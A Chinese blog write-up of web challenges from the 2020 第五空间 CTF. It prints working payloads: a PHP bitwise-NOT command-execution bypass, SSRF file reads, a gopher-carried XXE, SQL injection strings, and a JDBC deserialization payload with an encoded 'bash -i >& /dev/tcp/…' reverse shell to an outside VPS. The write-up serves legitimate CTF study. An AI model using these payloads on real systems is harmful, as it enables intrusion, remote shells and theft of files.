2020第五空间 web writeup

原创

HyyMbb 于 2020-06-27 00:16:35 发布 2274 收藏 3

分类专栏： ctf

本文链接：https://blog.csdn.net/a3320315/article/details/106960331

hate-php

源码

```php
 <?php
error_reporting(0);
if(!isset($_GET['code'])){
    highlight_file(__FILE__);
}else{
    $code = $_GET['code'];
    if (preg_match('/(f|l|a|g|\.|p|h|\/|;|\"|\'|\`|\||\[|\]|\_|=)/i',$code)) {
        die('You are too good for me');
    }
    $blacklist = get_defined_functions()['internal'];
    foreach ($blacklist as $blackitem) {
        if (preg_match ('/' . $blackitem . '/im', $code)) {
            die('You deserve better');
        }
    }
    assert($code);
}
```

直接取反绕过就行了

exp:

```php
<?php
$a = "system";
$b= "cat flag.php";
echo urlencode(~$a);
echo "\n";
echo urlencode(~$b);
#(~%8F%97%8F%96%91%99%90)(); ``//phpinfo
```

最后的 `payload` 为：

```
?code=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%99%93%9E%98%D1%8F%97%8F)
```


do you know

这道题目是非预期
出题人的本意应该是考察 `SSRF` 和 `XXE`
但是直接一个 `SSRF` 就可以读出 `flag` 了

源码中


```
$poc=$_SERVER['QUERY_STRING'];  #不会对url解码，所以直接绕过过滤
```


所以我们直接利用 `file` 协议去读文件



可以知道 `flag` 在 `flag.php` 里面
所以最终的payload为：

```
?xxx=%66%69%6c%65%3a%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70&yyy=%66%69%6c%65%3a
%2f%2f%2f%76%61%72%2f%77%77%77%2f%68%74%6d%6c%2f%66%6c%61%67%2e%70%68%70
```





预期解：

这道题应该是用`gopher`进行`ssrf`发送`post`请求给`xxe.php`
首先我们来大致说一下流程，就是用`gopher`协议进行访问内网，有点`soap`的味道~~
我们直接贴出payload:
然后再稍加分析一下

```
?a=1&b=1&c=gopher://127.0.0.1:80/_POST%2520/xxe.php%2520HTTP/1.1%250d%250aHost%3a127.0.0.1%3a80%250d%250aAccept%3a*/*%250d%250aContent-Length%3a611%250d%250aContent-Type%3aapplication/x-www-form-urlencoded%250d%250a%250d%250adata=%25253c%25253f%252578%25256d%25256c%252520%252576%252565%252572%252573%252569%25256f%25256e%25253d%252522%252531%25252e%252530%252522%252520%252565%25256e%252563%25256f%252564%252569%25256e%252567%25253d%252522%252575%252572%252565%252561%252564%252574%252566%25252d%252538%252522%25253f%25253e%25250a%25253c%252521%252544%25254f%252543%252554%252559%252550%252545%252520%252578%252565%252520%25255b%25250a%25253c%252521%252545%25254c%252545%25254d%252545%25254e%252554%252520%25256e%252561%25256d%252565%252520%252541%25254e%252559%252520%25253e%25250a%25253c%252521%252545%25254e%252554%252549%252554%252559%252520%252578%252565%252520%252553%252559%252553%252554%252545%25254d%252520%252522%252570%252568%252570%25253a%25252f%25252f%252566%252569%25256c%252574%252565%252572%25252f%252572%252565%252572%252565%252561%252564%252561%252564%25253d%252563%25256f%25256e%252576%252565%252572%252574%25252e%252562%252561%252573%252565%252536%252534%25252d%252565%25256e%252563%25256f%252564%252565%25252f%252572%252565%252573%25256f%252575%252572%252563%252565%25253d%252566%25256c%252572%252565%252561%252564%252561%252567%25252e%252570%252568%252570%252522%252520%25253e%25255d%25253e%25250a%25253c%252572%25256f%25256f%252574%25253e%25250a%25253c%25256e%252561%25256d%252565%25253e%252526%252578%252565%25253b%25253c%25252f%25256e%252561%25256d%252565%25253e%25250a%25253c%25252f%252572%25256f%25256f%252574%25253e
```

1、首先分析一下前一部分

```
gopher://127.0.0.1:80/_POST%2520/xxe.php%2520HTTP/1.1%250d%250aHost%3a127.0.0.1%3a80%250d%250aAccept%3a*/*%250d%250aContent-Length%3a611%250d%250aContent-Type%3aapplication/x-www-form-urlencoded
```

注意必须包括端口，否则`gopher`访问不到

由于gopher协议传递数据包的时候会将第一个字符吞掉，所以我们在前面加一个_，然后后面接数据包
我们都知道一个数据包的格式如下：

```
POST /xxe.php HTTP/1.1
Host: 121.36.64.91
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://121.36.64.91/xxe.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 611
Origin: http://121.36.64.91
Connection: close
Upgrade-Insecure-Requests: 1
```

有许多的请求头，但是只有一部分是必须的
上面的第一部分下列请求头的url编码（包括换行%0d%0a，而且这儿需要将%进行二次编码）

```
POST /xee.php HTTP/1.1
HOST:127.0.0.1:80
Accept:*/*
Content-Length:611
Content-Type:application/x-www-form-urlencoded
```

POST发送数据的时候，数据于请求头中间有两个%0d%0a

最最最容易混淆的地方来了，就是上面的Content-Length:611的理解

这个Content-Length:611表示发送数据的大小
例如我们POST data=xxx，则Content-Length为8，无论你进行多少次url编码，都会将我们发送的数据解码成data=xxx，所以有时候我们进行多次url编码，但是服务器还是能识别，这就是Content-Length的作用

我们知道这道题目实际就是gopher进行xxe攻击，我们只需要用gopher发送一个能读取文件的xml过去就可以了，而且实际题目有一些过滤，双写绕过就行了，所以随便找个能读文件的xml如下

```
<?xml version="1.0" encoding="ureadtf-8"?>
<!DOCTYPE xe [
<!ELEMENT name ANY >
<!ENTITY xe SYSTEM "php://filter/rereadad=convert.base64-encode/resource=flreadag.php" >]>
<root>
<name>&xe;</name>
</root>
```

这儿还有一个需要注意的点


我们在计算长度的时候不能直接计算明文的长度，这是因为上面的字符有一些特殊字符，而这些特殊字符又有实际的含义，例如&
假设我们只计算明文的长度，则不管我们怎么url编码，服务器都会解析成明文的格式
即访问xxe.php是发送的数据为data=<?xml version="1.0" enco....这样就会包含特殊符号，就不能正确传输数据

正确的做法是：


1、对payload（即xml）所以字符进行url编码，计算编码后的长度，例上面的xml编码后长度为606，加上data=，总长度为610
2、先把编码后的数据加在data=的后面
3、直接在burpsuite里面编码（只对特殊字符编码即可，即%，因为GET方法有长度限制，如果编码太长不能发送请求）（再编两次码，总共对xml三次编码，因为我们发送请求时浏览器本身会编一次码，然后gopher发送数据时也会编码一次，所以只有编码三次，到达xxe.php的数据才是xml第一次编码之后的数据，否则直接是明文数据，不能有效传递xml，如果编码四次也

不行，只能三次，这只是针对特殊字符的）


4、burpsuite对特殊字符编码的地方



最终的结果为



对结果进行`base64`解码就可以得到`flag`了



zzm's blog

这是一道`java`题目
首先下载`xml`，查看依赖

```
<dependencies>
    <dependency>
        <groupId>com.sparkjava</groupId>
        <artifactId>spark-core</artifactId>
        <version>2.9.0</version>
    </dependency>
    <dependency>
        <groupId>org.slf4j</groupId>
        <artifactId>slf4j-nop</artifactId>
        <version>1.7.30</version>
    </dependency>
    <dependency>
        <groupId>commons-collections</groupId>
        <artifactId>commons-collections</artifactId>
        <version>3.2.1</version>
    </dependency>
    <dependency>
        <groupId>mysql</groupId>
        <artifactId>mysql-connector-java</artifactId>
        <version>8.0.15</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-databind</artifactId>
        <version>2.9.8</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-core</artifactId>
        <version>2.9.8</version>
    </dependency>
    <dependency>
        <groupId>com.fasterxml.jackson.core</groupId>
        <artifactId>jackson-annotations</artifactId>
        <version>2.9.8</version>
    </dependency>
```

然后就是一顿谷歌百度，最终找到了这个
https://github.com/fnmsd/MySQL_Fake_Server
上面有详细的介绍说明

直接开始操作步骤吧，原理说了也不知道
修改config.json

```
{
    "fileread":{
        "win_ini":"c:\\windows\\win.ini",
        "win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
        "win":"c:\\windows\\",
        "linux_passwd":"/etc/passwd",
        "linux_hosts":"/etc/hosts",
        "index_php":"index.php"
    },
    "yso":{
        "Jdk7u21":["Jdk7u21","calc"],
        "CommonsCollections1":["CommonsCollections1","curl http://129.204.207.xxx:9002/asd"],
 "Commonsollections6":["CommonsCollections6","curl http://129.204.207.xxx:9002/asd"]
    }
}
```

我们只需要修改yso就行了，即反序列化，这个是伪造MYSQL服务端读文件和java的按序列化两个功能组合在一起使用的，所以我们只需要改yso就行

1、vps上运行`python3 server.py`
2、vps上监听9002端口

最终的payload：

```
{"id":["com.mysql.cj.jdbc.admin.MiniAdmin","jdbc%3amysql%3a//129.204.207.xxx%3a3306/test%3fautoDeserialize%3dtrue%26queryInterceptors%3dcom.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor%26user%3dyso_CommonsCollections6_bash%20-c%20{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==}|{base64,-d}|{bash,-i}"]}
```

其中这句代码是`bash -i >& /dev/tcp/129.204.207.114/9002 0>&1`的编码格式，就是通过linux特性略去了特殊字符转换网址

```
bash%20-c%20{echo,YmFzaCAtaSA%25%32%62JiAvZGV2L3RjcC8xMjkuMjA0LjIwNy54eHgvOTAwMiAwPiYxCg==}|{base64,-d}|{bash,-i}
```

这样就直接反弹`shell`了

得到`flag`

美团外卖

这道题无力吐槽，只想说想打人，感觉出题人脑子有点问题~~

没啥说的，最多就是一个注入题，其它的都是有点脑洞的意味

首先登录那个可以直接绕过登录
也可以在哪儿注出来，经过测试，过滤的`> < = like regexp`等比较符号
这儿还可以用`in`绕过
用法为

```
select substring("xxx" from 1 for 1) in("x");
```

上面返回`1`，然后再结合`sleep`就可以达到盲注的目的

```
mysql1> select substring("xxx" from 1 for 1) in("x");
+---------------------------------------+
| substring("xxx" from 1 for 1) in("x") |
+---------------------------------------+
|                                     1 |
+---------------------------------------+
1 row in set (0.00 sec)
```

逗号过滤用`substring`绕过

这儿就不贴代码了，
然后在`daochu.php`中还有一个未经任何过滤的SQL注入，并且有回显

payload：

```
?type=1&imei="union%20select%201,2,3,(select%20hints%20from%20hint),5,6%23&imei2=xxx
```


得到

```
<table border="1"><tr><th>user</th><th>code</th><th>name</th><th>phonenumber</th></tr><tr><td>see_the_dir_956c110ef9decdd920249f5fed9e4427</td><td>6</td><td>2</td><td>3</td></tr></table>
```

然后进入目录一阵乱扫，和不加目录是一样的路由，但是经过测试可以访问lib中的php文件，然后找到`lib\webuploader\0.1.5\server\preview.php`
不知道咋个就得到了flag，反正我们得到的源码于后台的绝对不一样，着不知道这样出题的意义~~

